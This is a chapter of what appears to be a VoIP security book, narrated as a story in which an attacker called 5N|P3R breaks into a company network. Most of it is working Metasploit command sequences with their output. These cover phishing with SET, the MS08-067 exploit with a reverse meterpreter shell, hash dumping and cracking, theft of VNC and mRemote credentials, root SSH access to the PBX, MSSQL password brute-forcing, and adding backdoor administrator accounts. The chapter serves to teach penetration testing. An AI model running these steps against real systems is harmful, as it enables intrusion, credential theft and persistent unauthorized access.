CHAPTER 7

Hacking the Network

CONTENTS

CHAPTER POINTS

- Gaining Initial Access
- Scanning the Network for Potential Vulnerabilities
- Vulnerabilities and Exploits
- Softphone Exploits
- Maintaining Access

INTRODUCTION

5N|P3R had been having fun with this network and now decided that this VoIP network he was playing with warranted further investigation. He was hoping to gain admin level access to the VoIP server, giving him complete control over their PBX. He also wanted to gain more information about the company along the way, which would come from exploiting as many machines on this network as he could. After all, not only was 5N|P3R interested in VoIP networks, he also wanted to own some machines where he could run C&C Botnets, and do some other nefarious things…

GAINING INITIAL ACCESS

5N|P3R sat staring at his screen, trying to decide on the best method to gain access to this network without raising too many alarms and alerting the administrators and information security group (if they even had one). During 5N|P3R's initial reconnaissance, he had identified about 30 different email addresses; so it had been decided for him: a targeted social engineering email attack would be performed. 5N|P3R started up the Social-Engineer Toolkit (SET) and quickly flew the menu prompts, selecting the options he wanted and adding the email addresses he had identified earlier. 5N|P3R had decided to launch his attack during business hours, thinking that he would have the most success during that time, so he fired off his email attacks at 12:17, thinking that as people returned from lunch they would be clicking on the link he had included within the email. 5N|P3R sat staring at his screen. Three connections popped up on his console. Of the 30 emails he had sent out, 3 had prompted people to click on his malicious link. As soon as they had clicked the link, their machines downloaded a file; when they double-clicked on this file (which 5N|P3R had crafted) the users were shown a PDF file, but in reality this file had initiated a remote tunnel back to his machine with a command prompt on the victims machines.

SCANNING THE NETWORK FOR POTENTIAL VULNERABILITIES

5N|P3R quickly dumped the hashes on each of these machines and began searching the machines to see what each of them had installed. Gotcha! 5N|P3R thought to him himself. He had identified one of the machines was running VMware Player. 5N|P3R had cracked some of the passwords from the hash file and was able to log into the machine with a local administrator's password. He quickly downloaded an image of Kali Linux (which is a replacement for backtrack). 5N|P3R extracted the virtual machine's image and booted the Kali machine.

VULNERABILITIES AND EXPLOITS

5N|P3R checked to see what his ip address was and which subnet he was connected to by running the command:

```
ifconfig
```

5N|P3R's IP address came back as inet addr:10.0.0.149. 5N|P3R made an educated guess that he was on a /24 subnet and decided to use 10.0.0.0/24 as his subnet.


Discovery Scanning and Identification of Vulnerabilities

Next 5N|P3R quickly fired off an nmap scan to discover what hosts were live on the network to determine what ports on these hosts may be open.


5N|P3R then downloaded Nessus from tenable's Web site at http://www.tenable.com/products/nessus/select-your-operating-system, getting an activation code at http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code. Then he ran the following commands to install, configure, and start Nessus:

```
dpkg -i Nessus-5.2.1-debian6_i386.deb

cd /opt/nessus/bin

./nessus-fetch --register "QWERTY-XXXXX-XXXXX-XXXXX"

service nessusd start
```

Next 5N|P3R launched a browser and surfed over to https://kali:8834. He then created a new scan with the live hosts that he found while running his nmap scan.



A handful of possible vulnerabilities were identified.



5N|P3R has been using Metasploit since it was first released many years ago. Now that Backtrack has become Kali linux, there are a few key differences. Kali linux took a departure from Backtrack and no longer starts a bunch of network services at boot, including database services. In order to get Metasploit up and running 5N|P3R had to issue the following commands:

```
service postgresql start
msfupdate
msfconsole
```

msfupdate will automatically start the metasploit rpc server: prosvc and Metasploit Web server. If 5N|P3R had already updated his installation of metasploit, he would have used.

```
service metasploit start
msfconsole
```

The first time msfconsole is run, the initial metasploit database will be created. If 5N|P3R wished to start metasploit at boot, he could have issued the following commands.

```
update-rc.d postgresql enable

update-rc.d metasploit enable
```

To ensure everything with metasploit is working correctly, 5N|P3R issued the following commands from the msf prompt.

```
msf > db_status
```

Which then returned:

```
[*] postgresql connected to ms
```

Next he created a workspace for his current "project" and connected to it.

```
workspace -a voip_network

workspace voip_network

[*] Workspace: voip_network
```

Any time 5N|P3R wishes to see which workspace he is connected to, he can simply type "workspace" from the msf prompt, which will return all workspaces and include an "*" in front of the currently connected workspace.

```
msf> workspace

defualt

* voip_network
```

There are multiple ways to import data from Nessus. Since 5N|P3R has already installed and run a scan from Nessus, he will just connect directly to Nessus from within metasploit to import the data. Once the Nessus module is loaded, the report_list command will list out scans that are available from with Nessus.

```
load_nessus

nessus_connect secvoip:secvoip@kali:8834 ok

nessus_report_list

nessus_report get
4e29b60e-d9d4-65ba-7343-6d69109fc2fccfbb8e8a4bf77d2b
```

```
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
msf > nessus_connect secvoip:secvoip@kali:8834 ok
[*] Connecting to https://kali:8834/ as secvoip
[*] Authenticated
msf > nessus_report_list
[+] Nessus Report List
[+]

ID                                       Name                      Status     Date
--                                       ----                      ------     ----
01b06659-0acd-35e8-e4e7-2e9381fc63f3f6369ce9c75d30e8  Sec_voip_template_internal  completed  16:37 May 16 2013
091bdf04-3ab2-66c4-1789-b0b12752e7d8e716ae7113e1d4e6  secvoip2                    completed  23:25 May 14 2013
4e29b60e-d9d4-65ba-7343-6d69109fc2fccfbb8e8a4bf77d2b  sec voip ms                 completed  18:16 May 16 2013
776e82be-c9e9-a54a-6d95-2eb5476a2ca2dd384f4e7e236877  Sec_VOIP_network            completed  17:59 May 14 2013


[*] You can:
[*]         Get a list of hosts from the report:          nessus_report_hosts <report id>
msf > nessus_report_get 4e29b60e-d9d4-65ba-7343-6d69109fc2fccfbb8e8a4bf77d2b
[*] importing 4e29b60e-d9d4-65ba-7343-6d69109fc2fccfbb8e8a4bf77d2b
[*] 10.0.0.199
[*] 10.0.0.198
[*] 10.0.0.150
[*] 10.0.0.148
[*] 10.0.0.147
[*] 10.0.0.146
[*] 10.0.0.1
[+] Done
msf >
```

Once the following commands complete the response, "Done" is returned, letting 5N|P3R know that the command has completed successfully. Next 5N|P3R issues the "Run" command, which lists out hosts that have been imported from Nessus into Metasploit. This command also shows the name of the OS and Version.

```
msf > hosts

Hosts
=====

address     mac                name        os_name                                os_flavor  os_sp  purpose  info  comments
-------     ---                ----        -------                                ---------  -----  -------  ----  --------
10.0.0.1    00:50:56:BF:5B:A6  10.0.0.1    Unknown                                           device
10.0.0.146  00:0C:29:D4:35:5B  10.0.0.146  Microsoft Windows                      XP         SP1    client
10.0.0.147  00:0C:29:C1:B2:69  10.0.0.147  Microsoft Windows                      XP         SP2    client
10.0.0.148  00:0C:29:B5:16:5F  10.0.0.148  Microsoft Windows                      7                 client
10.0.0.150  00:0C:29:78:16:50  10.0.0.150  Linux Kernel 3.0 on Ubuntu 12.04 (precise)               device
10.0.0.198  00:0C:29:FF:1F:59  10.0.0.198  Microsoft Windows                      7                 client
10.0.0.199  00:50:56:BF:63:BE  10.0.0.199  Linux                                             device
```

5N|P3R remembered some of the critical vulnerabilities he saw listed in Nessus, one of which was that the Windows XP host at 10.0.0.146 looks to be running SP1. As such, he knew that the hosts would most likely be vulnerable to the MS08-067 exploit, so next he issued the following commands in the Metasploit console:

```
search ms08-067
use exploit/windows/smb/ms08_067_netapi
set PAYLOAD windows/meterpreter/reverse_tcp
show options
```

```
msf exploit(ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.0.0.146
RHOST => 10.0.0.146
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.0.0.149
LHOST => 10.0.0.149
msf exploit(ms08_067_netapi) > set LPORT 80
LPORT => 80
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.0.0.146       yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     10.0.0.149       yes       The listen address
   LPORT     80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

5N|P3R then issued the commands to set the options for this specific module:

```
set RHOST
set LHOST
set LPORT 80
```

```
msf exploit(ms08_067_netapi) > set RHOST 10.0.0.146
RHOST => 10.0.0.146
msf exploit(ms08_067_netapi) > ifconfig eth1
[*] exec: ifconfig eth1

eth1      Link encap:Ethernet  HWaddr 00:0c:29:f6:e2:f2
          inet addr:10.0.0.149  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::20c:29ff:fef6:e2f2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:245179 errors:0 dropped:0 overruns:0 frame:0
          TX packets:245423 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:229655724 (219.0 MiB)  TX bytes:20527013 (19.5 MiB)

msf exploit(ms08_067_netapi) > set LHOST 10.0.0.149
LHOST => 10.0.0.149
msf exploit(ms08_067_netapi) > set LPORT 80
LPORT => 80
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.0.0.146       yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     10.0.0.149       yes       The listen address
   LPORT     80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

He next ran the module to exploit the machine with the `exploit` command. Much as 5N|P3R had expected, the module ran and the machine was exploited using the MS08-067 vulnerability, and was greeted with the `meterpreter >` shell. He then issued the `sysinfo` command to see basic information about the machine he had just owned, then he ran the `hashdump` command to dump the hashes on the machine.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.0.0.149:80
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (751104 bytes) to 10.0.0.146
[*] Meterpreter session 1 opened (10.0.0.149:80 -> 10.0.0.146:1103) at 2013-05-18 22:24:36 -0500

meterpreter > sysinfo
Computer        : SECVOIP1234
OS              : Windows XP (Build 2600, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > hashdump
Administrator:500:eeaa60052bd6a03d17306d272a9441bb:208545a66fd6318b21174a867995e077:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:6fed37a2a9339a949bb5e313166e1888:8751c9f720600a5f2e065d2c8da28851:::
secvoip:1003:d5fe21d304a9862131693f6627a2e675:c3abb799609002a38cc031ea66f6cc9d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:aea23d4395d1b7ecbbaf48f25d9cea05:::
```

There are many attacks in which these hashes can be used, such as the "pass the hash" attack. But 5N|P3R always likes to have as many options available to him as possible, so he decided to try and crack the passwords of these hashes. He cut and pasted the user names and hash values into a plain text file he named hash.txt. 5N|P3R then used the tool John the Ripper to begin cracking these hashed passwords. Ten minutes later, 5N|P3R checked his console and saw the following output, where the Adminsitrator and secvoip accounts had been cracked. The way Microsoft stores passwords is in two halves, so the Administrator password is gained from combining (Administrator:1) and (Administrator:2) for a password of "anywhere". The same is done with the secvoip account, which reveals the password to be "n3v3rgu3ss." Left running long enough, the other three accounts, Guest, HelpAssistant, and SUPPORT, would eventually have been cracked, but 5N|P3R knows these default accounts will not provide as much access as Administrator and secvoip.

```
root@kali:~/hack# john hash.txt
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 8 password hashes with no different salts (LM DES [128/128 BS SSE2-16])
Remaining 5 password hashes with no different salts
E                (Administrator:2)
3SS              (secvoip:2)
ANYWHER          (Administrator:1)
N3V3RGU          (secvoip:1)
```

5N|P3R ran through the gambit of post exploitation modules included in Metasploit, but he came up with nothing. So he began searching the exploited system's hard-drive for common files, using the search command in meterpreter. 5N|P3R searched for files with the extension .txt, .pwd, and .vnc on the computer he had just owned. With the command `search -f *.vnc`, he received three hits that looked promising. All three hits were for the file named "10.0.0.147.vnc." He quickly ran the command from the meterpreter `download "c:\\\\Documents and Settings\\Administrator\\Desktop\\10.0.0.147.vnc"` which downloaded the "10.0.0.147.vnc" file to his local machine.


```
meterpreter > search -f *.vnc
Found 3 results...
    c:\\Documents and Settings\Administrator\Desktop\10.0.0.147.vnc (541 bytes)
    c:\\Documents and Settings\secvoip\Desktop\10.0.0.147.vnc (537 bytes)
    c:\\Documents and Settings\secvoip\My Documents\10.0.0.147.vnc (537 bytes)
meterpreter > download "c:\\\\Documents and Settings\\Administrator\\Desktop\\10.0.0.147.vnc"
[*] downloading: c:\\Documents and Settings\Administrator\Desktop\10.0.0.147.vnc -> 10.0.0.147.vnc
[*] downloaded : c:\\Documents and Settings\Administrator\Desktop\10.0.0.147.vnc -> 10.0.0.147.vnc
```

Looking at the contents of the file, he quickly discovered that this file had the stored password to the vnc server running on the host machine at 10.0.0.0147.

```
root@kali:~# cat /root/10.0.0.147.vnc
[connection]
host=10.0.0.147
port=5900
password=cae376f9dbf14749
```

5N|P3R fired up a Windows XP virtual machine and downloaded and installed the tightvnc client. Next he copied the contents of the 10.0.0.147.vnc file, which he had downloaded to his Kali Linux machine. Then he opened up

notepad.exe on the XP virtual machine and pasted the contents into the document. 5N|P3R clicked file and saved this file as "10.0.0.147.vnc" to the desktop. 5N|P3R next simply double-clicked on the file he had just created and now had access to this new host at 10.0.0.147.vnc. He opened up a command prompt and ran `ipconfig` to make sure he was indeed attached to the host he was expecting. Next he decided to add an account: `net user /add hack password1` and then added his user hack to the local administrator's group: `net localgroup administrators /add hack`.



5N|P3R used msfpayload and msfencode to create and encode an executable and then copied this "exploit.exe" file to the host at 10.0.0.147 (The same system which he had just used tightvnc in connect to remotely). The "exploit.exe" once executed would then connect back to his Kali Linux box with a meterpreter shell, so he issued the command for msfcli to listen for the incoming meterpreter connection.

```
msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.149
LPORT=80 EXITFUNC=thread
msfencode-e x86/shikata_ga_nai-c 2 -t raw | msfencode-e x86/
jmp_call_additive -c 2 -t raw |
msfencode-e x86/call4_dword_xor-c 2 -t raw | msfencode-e x86/
shikata_ga_nai-c 2 > exploit.exe

msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_
tcp LHOST=10.0.0.149 LPORT=80 E
```

After executing his "exploit.exe" file, 5N|P3R received a connection to a meterpreter shell.

```
[*] Started reverse handler on 10.0.0.149:80
[*] Starting the payload handler...
pwd
[*] Sending stage (751104 bytes) to 10.0.0.147
[*] Meterpreter session 1 opened (10.0.0.149:80 -> 10.0.0.147:2265) at 2013-05-19 00:15:41 -0500
```

5N|P3R then ran the same two commands he always does, `sysinfo` and `hashdump`, and again copied the hashes to a plain text file, and began running john against this new file. He once again began running through the post exploitation modules; however, this time, upon issuing the command `run post/windows/gather/credentials/mremote` he received a user name and password for the machine at 10.0.0.199; which he had previously identified as the PBX VoIP machine that he was ultimately after.


```
meterpreter > run post/windows/gather/credentials/mremote

[+] HOST: 10.0.0.199 PORT: 22 PROTOCOL: SSH2 Domain:  USER: root PASS: pbxadmin
[*] Finished processing C:\Documents and Settings\Administrator\Local Settings\Application Data\Felix_Deimel\mRemote\confCons.xml
```

With these new credentials,5N|P3R dropped to a command prompt and issued the command:

```
ssh root@10.0.0.199
```

5N|P3R then entered the password "pbxadmin" which he had just received while running the post mremote module and was granted root access to the PBX, which also told him that there was a web gui running at http://10.0.0.199 Excellent!!! he thought to himself.

```
root@kali:~/hack# ssh root@10.0.0.199
root@10.0.0.199's password:
Last login: Sat May 18 23:22:22 2013 from 10.0.0.198

-----------------------------------------------

For access to the PBX web GUI use this URL
http://10.0.0.199

For help on PBX commands you can use from this
command shell type help-pbx.
```



5N|P3R backgrounded the current meterpreter shells he had and decided to take a look at some other services or applications that he might be able to exploit.

Noticing that there appeared to be a few instances of SQL running on the network 5N|P3R began a more in-depth scan of these instances . Back at the msf console, he loaded up the mssql_login module and ran it against the entire subnet.

```
use auxiliary/scanner/mssql/mssql_ping

hosts -R

exploit
```

```
[*] Scanned 1 of 7 hosts (014% complete)
[*] SQL Server information for 10.0.0.146:
[+]    ServerName      = SECVOIP1234
[+]    InstanceName    = SECVOIP
[+]    IsClustered     = No
[+]    Version         = 8.00.194
[+]    tcp             = 1094
[+]    np              = \\SECVOIP1234\pipe\MSSQL$SECVOIP\sql\query
[*] Scanned 2 of 7 hosts (028% complete)
[*] SQL Server information for 10.0.0.147:
[+]    ServerName      = SECVOIP-EA6FCE0
[+]    InstanceName    = SQLEXPRESS
[+]    IsClustered     = No
[+]    Version         = 9.00.1399.06
[+]    tcp             = 1909
[*] Scanned 3 of 7 hosts (042% complete)
[*] SQL Server information for 10.0.0.148:
[+]    ServerName      = WIN7X64
[+]    InstanceName    = SECVOIP
[+]    IsClustered     = No
[+]    Version         = 8.00.194
[+]    tcp             = 50906
[+]    np              = \\WIN7X64\pipe\MSSQL$SECVOIP\sql\query
[*] SQL Server information for 10.0.0.148:
[+]    ServerName      = WIN7X64
[+]    InstanceName    = SECVOIP1
[+]    IsClustered     = No
[+]    Version         = 8.00.194
[+]    tcp             = 52350
[+]    np              = \\WIN7X64\pipe\MSSQL$SECVOIP1\sql\query
[*] SQL Server information for 10.0.0.148:
[+]    ServerName      = WIN7X64
[+]    InstanceName    = SQLEXPRESS
[+]    IsClustered     = No
[+]    Version         = 9.00.1399.06
[+]    tcp             = 52340
[*] Scanned 4 of 7 hosts (057% complete)
[*] Scanned 5 of 7 hosts (071% complete)
[*] Scanned 6 of 7 hosts (085% complete)
[*] Scanned 7 of 7 hosts (100% complete)
[*] Auxiliary module execution completed
```

5N|P3R now had a listing of all the MSSQL servers, the port each server was running on, and the Instance Name. He knew that one of these would be vulnerable to the xp_cmdshell function, but before he could successfully utilize the xp_cmdshell auxiliary module, he would need to know the sa accounts password. With all the MSSQL servers running on different ports, he would have to try brute-forcing each instance of MSSQL individually. So in Metasploit, he loaded up the brute force module for MSSQL and set the password file:

```
use auxiliary/scanner/mssql/mssql_login
set PASS_FILE /usr/share/john/password.lst
```

5N|P3R began to run through the IPs of the MSSQL servers. Setting the RHOST and RPORT values for each server, he started to wonder if he was ever going to find a password with which he would be able to add an account utilizing xp_cmdshell. On the last MSSQL server, he let out a sigh of relief as it returned "successful login."

```
msf auxiliary(mssql_login) > run

[*] 10.0.0.148:52340 - MSSQL - Starting authentication scanner.
[+] 10.0.0.148:52340 - MSSQL - successful login 'sa' : 'DBmaster123'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

With all the information needed to utilize the xp_cmdshell to add an account and add that account to the local administrators group, he loaded and set the variables for the mssql_exec module.

```
use auxiliary/scanner/mssql/mssql_exec
set RPORT 53340
set RHOST 10.0.0.148
set PASSWORD Dbmaster123
set cmd net user /add hack hack123
show options
```

```
msf auxiliary(mssql_exec) > set RPORT 52340
RPORT => 52340
msf auxiliary(mssql_exec) > set RHOST 10.0.0.148
RHOST => 10.0.0.148
msf auxiliary(mssql_exec) > set PASSWORD DBmaster123
PASSWORD => DBmaster123
msf auxiliary(mssql_exec) > set cmd net user /add hack hack123
cmd => net user /add hack hack123
msf auxiliary(mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

   Name                 Current Setting             Required  Description
   ----                 ---------------             --------  -----------
   CMD                  net user /add hack hack123  no        Command to execute
   PASSWORD             DBmaster123                 no        The password for the specified username
   RHOST                10.0.0.148                  yes       The target address
   RPORT                52340                       yes       The target port
   USERNAME             sa                          no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false                       yes       Use windows authentification (requires DOMAIN option set)
```

